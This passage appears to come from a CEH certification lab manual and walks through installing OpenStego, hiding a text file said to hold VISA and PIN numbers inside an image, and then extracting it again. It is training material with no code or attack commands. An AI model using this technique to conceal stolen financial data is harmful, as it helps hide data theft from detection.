


FIGURE 13.2: Installing OpenStego

7. On completing the installation, click **Close**.




FIGURE 13.3: Installed OpenStego

8. Navigate to the **Apps** list in the **Start** menu, and click **Run OpenStego** icon to launch the application.




FIGURE 13.4: Launching OpenStego

9. **OpenStego** main window appears, as shown in the screenshot:



FIGURE 13.5: OpenStego Main Window

10. Click **ellipsis**, under the **Message File** section.



FIGURE 13.6: Click the Ellipsis Button

11. The **Open - Select Message File** window appears. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt**, and click **Open**. The text file contains sensitive information such as VISA and pin numbers.




FIGURE 13.7: Open - Select Message File Window

12. The location of selected file appears in the **Message File** field.

### 13. Click **ellipsis**, under **Cover File**.




FIGURE 13.8: Clicking the Ellipsis Button

### 14. The **Open - Select Cover File** window appears. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




FIGURE 13.9: Open - Select Cover File Window

15. Now, both the **Message file** and the **Cover file** are uploaded. By performing steganography, the message file will be hidden in the image file.




FIGURE 13.10: Both the Files are Uploaded

16. Click **ellipsis**, under **Output Stego File**.



FIGURE 13.11: Clicking Ellipsis Button

17. The **Save - Select Output Stego File** window appears. Choose a location where you want to save the file. In this lab, the location chosen is the **Desktop**.




FIGURE 13.12: Save - Select Output Stego File Window

18. Provide the file name **stego** and click **Open**




FIGURE 13.13: Providing File Name

19. Now, click **Hide Data**.



FIGURE 13.14: Clicking Hide Data button

20. A **Success** pop-up appears, stating that the message has been successfully hidden. Click **OK**.




FIGURE 13.15: Success pop-up

21. Minimize the OpenStego window. The image containing the secret message appears on the **Desktop**. Double-click the image to view it.

**Note:** It can take the image file some time to open.




FIGURE 13.16: Image Containing the Secret Message

22. You will see only the image but not the contents of the message (text file) embedded in it, as shown in the screenshot:



FIGURE 13.17: Viewing the Image

23. Close the Windows Photo Viewer, maximize the **OpenStego** window, and click **Extract Data** in the left pane.




FIGURE 13.18: Extracting the Hidden Data

24. Click the **ellipsis** button to the right of the **Input Stego File** box.




FIGURE 13.19: Clicking Ellipsis Button

25. The **Open - Select Input Stego File** window opens. Navigate to the **Desktop**, select **stego.png**, and click **Open**.




FIGURE 13.20: Open - Select Input Stego File Window

26. Click the **ellipsis** button to the right of the **Output Folder for Message File** box.




FIGURE 13.21: Open - Select Input Stego File Window

27. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (**Desktop**), and click **Open**.




FIGURE 13.22: Select Output Folder for Message File Window

28. Click **Extract Data**. This will extract the message file from the image and save it onto the **Desktop**.




FIGURE 13.23: Extracting Data

29. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; the message file is displayed on the Desktop. Click **OK**.




FIGURE 13.24: 